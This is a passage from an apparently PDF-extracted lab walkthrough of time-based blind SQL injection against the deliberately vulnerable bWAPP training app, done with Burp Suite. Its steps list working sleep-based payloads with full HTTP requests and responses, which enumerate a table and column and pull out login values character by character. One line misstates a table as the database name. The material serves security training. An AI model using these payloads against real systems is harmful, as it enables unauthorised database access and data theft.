  '+and+table_name+like+'users'+)%3d1+%23&action=search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sql_i_15.php?title=iron+man%27+AND+sleep%285%29+%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1
```

Response Tab:

Response

	Raw	Headers	Hex	HTML	Render
1	HTTP/1.1 200 OK				
2	Date: Thu, 04 Jun 2020 11:12:05 GMT				
3	Server: Apache/2.4.7 (Ubuntu)				
4	X-Powered-By: PHP/5.5.9-1ubuntu4.25				
5	Expires: Thu, 19 Nov 1981 08:52:00 GMT				
6	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0				
7	Pragma: no-cache				
8	Vary: Accept-Encoding				
9	Content-Length: 12957				
10	Connection: close				
11	Content-Type: text/html				
12					
13	<!DOCTYPE html>				
14	<html>				
15					
16	<head>				
17					
18	<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">				
19					
20	<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->				
21	<link rel="stylesheet" type="text/css" href="				

? < + > 0 matches

13,308 bytes | 5,006 millis

The payload will result in the following SQL Query:

Query: select * from movies where title='iron man' AND (select sleep(5) from information_schema.tables where table_schema like 'bWAPP' and table_name like 'users')=1 #'

The above query checks if the "users" table exists in the "bWAPP" database.

The response indicates that it took around 5 seconds which means that the above condition was true. Thus, the name of the database is "users".

Step 17: Determining the column names.

Payload: iron man' AND (select sleep(5) from information_schema.columns where table_schema like 'bWAPP' and table_name like 'users' and column_name like '%')=1 #

Encode the above payload before sending it:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Below the tab bar, there is a 'Send' button, a 'Cancel' button, and navigation arrows. The 'Request' section is active, and the 'Raw' tab is selected. The raw request is as follows:

```
1 GET /sqli_15.php?title=
  iron+man'+AND+(+select+sleep(5)+from+information_schema.columns+where+table_schema+like+'bWAP
  P'+and+table_name+like+'users'+and+column_name+like+'l%25'+)%3d1+%23&action=search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sqli_15.php?title=iron+man%27+AND+sleep%285%29+%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1
```

Response Tab:

Response

Raw	Headers	Hex	HTML	Render
-----	---------	-----	------	--------

```
1 HTTP/1.1 200 OK
2 Date: Thu, 04 Jun 2020 11:19:17 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.25
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
  must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 12957
10 Connection: close
11 Content-Type: text/html
12
13 <!DOCTYPE html>
14 <html>
15
16 <head>
17
18 <meta http-equiv="Content-Type" content="
  text/html; charset=UTF-8">
19
20 <!--<link rel="stylesheet" type="text/css"
  href="https://fonts.googleapis.com/css?family=Arch
  itects+Daughter">-->
21 <link rel="stylesheet" type="text/css" href="
  ?">
  ? < > Type a search term 0 matches
  13,308 bytes | 5,005 millis
```

The payload will result in the following SQL Query:

Query: select * from movies where title='iron man' AND (select sleep(5) from information_schema.columns where table_schema like 'bWAPP' and table_name like 'users' and column_name like 'l%')=1 # '

The above query checks if the “users” table in the “bWAPP” database contains a column having name starting with the letter “l”.

The response indicates that it took around 5 seconds which means that the above condition was true. Thus, the name of the column starts with the letter “l”.

Use the same approach to determine the other characters of the column name.

Payload: iron man' AND (select sleep(5) from information_schema.columns where table_schema like 'bWAPP' and table_name like 'users' and column_name like 'login')=1 #

Send the above payload after encoding it:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Below the tab bar, there are buttons for 'Send', 'Cancel', and navigation arrows. The 'Request' section is active, and the 'Raw' tab is selected. The raw request text is as follows:

```
1 GET /sql_i_15.php?title=
  iron+man'+AND+(+select+sleep(5)+from+information_schema.columns+where+table_schema+like+'bWAPP'+and+table_name+like+'users'+and+column_name+like+'login'+)%3d1+%23&action=search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sql_i_15.php?title=iron+man%27+AND+sleep%285%29+%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1
```

Response Tab:

Response

Raw	Headers	Hex	HTML	Render
<pre>1 HTTP/1.1 200 OK 2 Date: Thu, 04 Jun 2020 11:24:37 GMT 3 Server: Apache/2.4.7 (Ubuntu) 4 X-Powered-By: PHP/5.5.9-1ubuntu4.25 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 7 Pragma: no-cache 8 Vary: Accept-Encoding 9 Content-Length: 12957 10 Connection: close 11 Content-Type: text/html 12 13 <!DOCTYPE html> 14 <html> 15 16 <head> 17 18 <meta http-equiv="Content-Type" content=" text/html; charset=UTF-8"> 19 20 <!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Arch itects+Daughter">--> 21 <link rel="stylesheet" type="text/css" href=" ?sleep=5" type="text/css"> ? Type a search term 0 matches 13,308 bytes 5,004 millis</pre>				

The payload will result in the following SQL Query:

Query: select * from movies where title='iron man' AND (select sleep(5) from information_schema.columns where table_schema like 'bWAPP' and table_name like 'users' and column_name like 'login')=1 # '

The above query checks if the “login” column exists in the “users” table.

The response indicates that it took around 5 seconds which means that the above condition was true. Thus, the column named “login” exists in the “users” table.

Step 18: Retrieving data from the table.

Payload: iron man' AND (select sleep(5) from bWAPP.users where login like 'b%')=1 #

Send the above payload after encoding it:

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project

1 × ...

Send Cancel < ▾ > ▾

Request

Raw Params Headers Hex

```

1 GET /sql_i_15.php?title=
  iron+man'+AND+(+select+sleep(5)+from+bWAPP.users+where+login+like+'b%25'+)%3d1+%23&action=
  search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sql_i_15.php?title=iron+man%27+AND+sleep%285%29+%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1
  
```

Response Tab:

Response

Raw Headers Hex HTML Render

```

1 HTTP/1.1 200 OK
2 Date: Thu, 04 Jun 2020 11:31:38 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.25
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
  must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 12957
10 Connection: close
11 Content-Type: text/html
12
13 <!DOCTYPE html>
14 <html>
15
16 <head>
17
18 <meta http-equiv="Content-Type" content="
  text/html; charset=UTF-8">
19
20 <!--<link rel="stylesheet" type="text/css"
  href="https://fonts.googleapis.com/css?family=Arch
  itects+Daughter">-->
21 <link rel="stylesheet" type="text/css" href="
  
```

② < + > Type a search term 0 matches

13,308 bytes | 5,003 millis

The payload will result in the following SQL Query:

Query: select * from movies where title='iron man' AND (select sleep(5) from bWAPP.users where login like 'b%')=1 # '

The above payload checks if there is any entry in the login column that starts with the letter “b”.


The response indicates that it took around 5 seconds which means that the above condition was true. Thus, the column named “login” contains an entry that starts with the letter “b”.

Use the same technique and retrieve the other characters of that entry.

Use the following payload to determine if the data stored in the input field is “bee”:

Payload: iron man' AND (select sleep(5) from bWAPP.users where login like 'bee')=1 #

Send the above payload after encoding it:



The screenshot shows the Burp Suite interface. At the top, there is a navigation bar with tabs: Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, and Project. Below this is a tab labeled '1 x ...'. The main area has buttons for 'Send', 'Cancel', and navigation arrows. The 'Request' section is active, showing a list of tabs: Raw, Params, Headers, and Hex. The 'Raw' tab is selected, displaying a list of 10 lines of a HTTP request. The request is a GET request to /sqli_15.php?title=iron+man'+AND+(+select+sleep(5)+from+bWAPP.users+where+login+like+'bee'+)%3d1+%23&action=search HTTP/1.1. The request includes Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Referer, Connection, Cookie, and Upgrade-Insecure-Requests headers.

```
1 GET /sqli_15.php?title=iron+man'+AND+(+select+sleep(5)+from+bWAPP.users+where+login+like+'bee'+)%3d1+%23&action=search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sqli_15.php?title=iron+man%27+AND+sleep%285%29+%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1
```

Response Tab:

Response

Raw	Headers	Hex	HTML	Render
-----	---------	-----	------	--------

```
1 HTTP/1.1 200 OK
2 Date: Thu, 04 Jun 2020 11:37:39 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.25
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
  must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 12957
10 Connection: close
11 Content-Type: text/html
12
13 <!DOCTYPE html>
14 <html>
15
16 <head>
17
18 <meta http-equiv="Content-Type" content="
  text/html; charset=UTF-8">
19
20 <!--<link rel="stylesheet" type="text/css"
  href="https://fonts.googleapis.com/css?family=Arch
  itects+Daughter">-->
21 <link rel="stylesheet" type="text/css" href="
  ...>
```

13,308 bytes | 5,003 millis

The payload will result in the following SQL Query:

Query: select * from movies where title='iron man' AND (select sleep(5) from bWAPP.users where login like 'bee')=1 # '

The above response took around 5 seconds so that means there is an entry in the login column with the value of "bee".

Step 19: Retrieving the column data using the MID and IF clause.

MID Clause: Extracts character from text.

Format: MID(column_name, start, length)

IF Clause: IF(Condition, action on true, action on false)

Send the following payload after encoding it:

Payload: iron man' AND IF((SELECT MID(login,1,1) from users limit 0,1) = 'A', sleep(5),sleep(1)) #

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Below the tab bar, there are buttons for 'Send', 'Cancel', and navigation arrows. The 'Request' tab is active, showing a list of request tabs: 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, displaying the following HTTP request:

```
1 GET /sqli_15.php?title=
  iron+man'+AND+IF((+SELECT+MID(login,1,1)+from+users+limit+0,1)+%3d+'A',+sleep(5),+sleep(1))+%
  23&action=search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sqli_15.php?title=iron+man%27+AND+sleep%285%29+%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1
```

Response Tab:

Response

Raw	Headers	Hex	HTML	Render
-----	---------	-----	------	--------

```
1 HTTP/1.1 200 OK
2 Date: Thu, 04 Jun 2020 11:46:35 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.25
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
  must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 12957
10 Connection: close
11 Content-Type: text/html
12
13 <!DOCTYPE html>
14 <html>
15
16 <head>
17
18 <meta http-equiv="Content-Type" content="
  text/html; charset=UTF-8">
19
20 <!--<link rel="stylesheet" type="text/css"
  href="https://fonts.googleapis.com/css?family=Arch
  itects+Daughter">-->
21 <link rel="stylesheet" type="text/css" href="
  ?">
  ? < > Type a search term 0 matches
13,308 bytes | 5,002 millis
```

The payload will result in the following SQL Query:

Query: select * from movies where title='iron man' AND IF((SELECT MID(login,1,1) from users limit 0,1) = 'A', sleep(5),sleep(1)) # '

The above query would check if the first character of the first entry (at index 0) in the login column starts with the letter "A".

If the statement evaluates to true, then the response is delayed by 5 seconds. Otherwise, the response is delayed by 1 seconds.

Since the above response took around 5 seconds, hence the first entry in the login column does start with the letter "A".

Send the following payload (after encoding it):

Payload: iron man' AND IF((SELECT MID(login,1,1) from users limit 1,1) = 'b', sleep(5),sleep(1)) #

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project

1 × ...

Send
Cancel
< ▾
> ▾

Request

Raw
Params
Headers
Hex

```

1 GET /sqli_15.php?title=
  iron+man'+AND+IF((+SELECT+MID(login,1,1)+from+users+limit+1,1)+%3d+'b',+sleep(5),+sleep(1))+%
  23&action=search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sqli_15.php?title=iron+man%27+AND+sleep%285%29+%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1

```

Results Tab:

Response

Raw
Headers
Hex
HTML
Render

```

1 HTTP/1.1 200 OK
2 Date: Thu, 04 Jun 2020 11:55:32 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.25
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
  must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 12957
10 Connection: close
11 Content-Type: text/html
12
13 <!DOCTYPE html>
14 <html>
15
16 <head>
17
18 <meta http-equiv="Content-Type" content="
  text/html; charset=UTF-8">
19
20 <!--<link rel="stylesheet" type="text/css"
  href="https://fonts.googleapis.com/css?family=Arch
  itects+Daughter">-->
21 <link rel="stylesheet" type="text/css" href="

```

? < + > Type a search term 0 matches

13,308 bytes | 5,004 millis

The payload will result in the following SQL Query:

Query: select * from movies where title='iron man' AND IF((SELECT MID(login,1,1) from users limit 1,1) = 'b', sleep(5),sleep(1)) # '

The above query would check if the first character of the second entry in the login column is "b".

If it is, then the response will take around 5 seconds. Else the response will take around 1 second.

Since the response took around 5 seconds, hence, the above statement was true.

Send the following payload (after encoding it):

Payload: iron man' AND IF((SELECT MID(login,2,1) from users limit 1,1) = 'e', sleep(5),sleep(1)) #

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Below the tab bar, there are buttons for 'Send', 'Cancel', and navigation arrows. The 'Request' section is active, showing a list of tabs: 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, displaying the following request:

```
1 GET /sqli_15.php?title=
  iron+man'+AND+IF((+SELECT+MID(login,2,1)+from+users+limit+1,1)+%3d+'e',+sleep(5),+sleep(1))+%
  23&action=search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sqli_15.php?title=iron+man%27+AND+sleep%285%29+%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1
```

Results Tab:

Response

Raw	Headers	Hex	HTML	Render
1	HTTP/1.1 200 OK			
2	Date: Thu, 04 Jun 2020 12:00:54 GMT			
3	Server: Apache/2.4.7 (Ubuntu)			
4	X-Powered-By: PHP/5.5.9-1ubuntu4.25			
5	Expires: Thu, 19 Nov 1981 08:52:00 GMT			
6	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0			
7	Pragma: no-cache			
8	Vary: Accept-Encoding			
9	Content-Length: 12957			
10	Connection: close			
11	Content-Type: text/html			
12				
13	<!DOCTYPE html>			
14	<html>			
15				
16	<head>			
17				
18	<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">			
19				
20	<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->			
21	<link rel="stylesheet" type="text/css" href="			

13,308 bytes | 5,003 millis

The payload will result in the following SQL Query:

Query: select * from movies where title='iron man' AND IF((SELECT MID(login,2,1) from users limit 1,1) = 'e', sleep(5),sleep(1)) # '

The above query would check if the second character of the second entry in the login column is "e".

If it is, then the response will take around 5 seconds. Else the response will take around 1 second.

Since the response took around 5 seconds, hence, the above statement was true.

Send the following payload (after encoding it):

Payload: iron man' AND IF((SELECT MID(login,3,1) from users limit 1,1) = 'e',
sleep(5),sleep(1)) #

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Below the tab bar, there are buttons for 'Send', 'Cancel', and navigation arrows. The 'Request' tab is active, displaying a list of request components: Raw, Params, Headers, and Hex. The 'Raw' tab is selected, showing the following HTTP request:

```
1 GET /sqli_15.php?title=
  iron+man'+AND+IF((+SELECT+MID(login,3,1)+from+users+limit+1,1)+%3d+'e',+sleep(5),+sleep(1))+%
  23&action=search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sqli_15.php?title=iron+man%27+AND+sleep%285%29+%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1
```

Results Tab:

Response

Raw	Headers	Hex	HTML	Render
-----	---------	-----	------	--------

```
1 HTTP/1.1 200 OK
2 Date: Thu, 04 Jun 2020 12:02:33 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.25
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
  must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 12957
10 Connection: close
11 Content-Type: text/html
12
13 <!DOCTYPE html>
14 <html>
15
16 <head>
17
18 <meta http-equiv="Content-Type" content="
  text/html; charset=UTF-8">
19
20 <!--<link rel="stylesheet" type="text/css"
  href="https://fonts.googleapis.com/css?family=Arch
  itects+Daughter"-->
21 <link rel="stylesheet" type="text/css" href="
  ?">
  ?
```

0 matches

13,308 bytes | 5,003 millis

The payload will result in the following SQL Query:

Query: select * from movies where title='iron man' AND IF((SELECT MID(login,3,1) from users limit 1,1) = 'e', sleep(5),sleep(1)) # '

The above query would check if the third character of the second entry in the login column is "e".

If it is, then the response will take around 5 seconds. Else the response will take around 1 second.

Since the response took around 5 seconds, hence, the above statement was true.

Step 20: Checking the length of the data:

Send the following payload to determine the length of the first entry of the “login” column.

Payload: iron man' AND IF((SELECT length(login) from users limit 1,1) = 3, sleep(5),sleep(1))
#

Note: Make sure to encode the payload before sending it.

The screenshot shows the Burp Suite interface. At the top, there are tabs for Dashboard, Target, Proxy (selected), Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, and Project. Below these is a tab for the current request, labeled '1'. There are buttons for Send, Cancel, and navigation arrows. The main section is titled 'Request' and has sub-tabs for Raw, Params, Headers, and Hex. The 'Raw' tab is active, displaying the following HTTP request:

```
1 GET /sqli_15.php?title=
  iron+man'+AND+IF((+SELECT+length(login)+from+users+limit+1,1)+%3d+3,+sleep(5),+sleep(1)+)%23&
  action=search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sqli_15.php?title=iron+man%27+AND+sleep%285%29+%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1
```

Results Tab:

References:

1. bWAPP (<http://itsecgames.blogspot.com/>)
2. OWASP Top 10
(https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_Top_10)
3. A1: Injection
(https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Injection)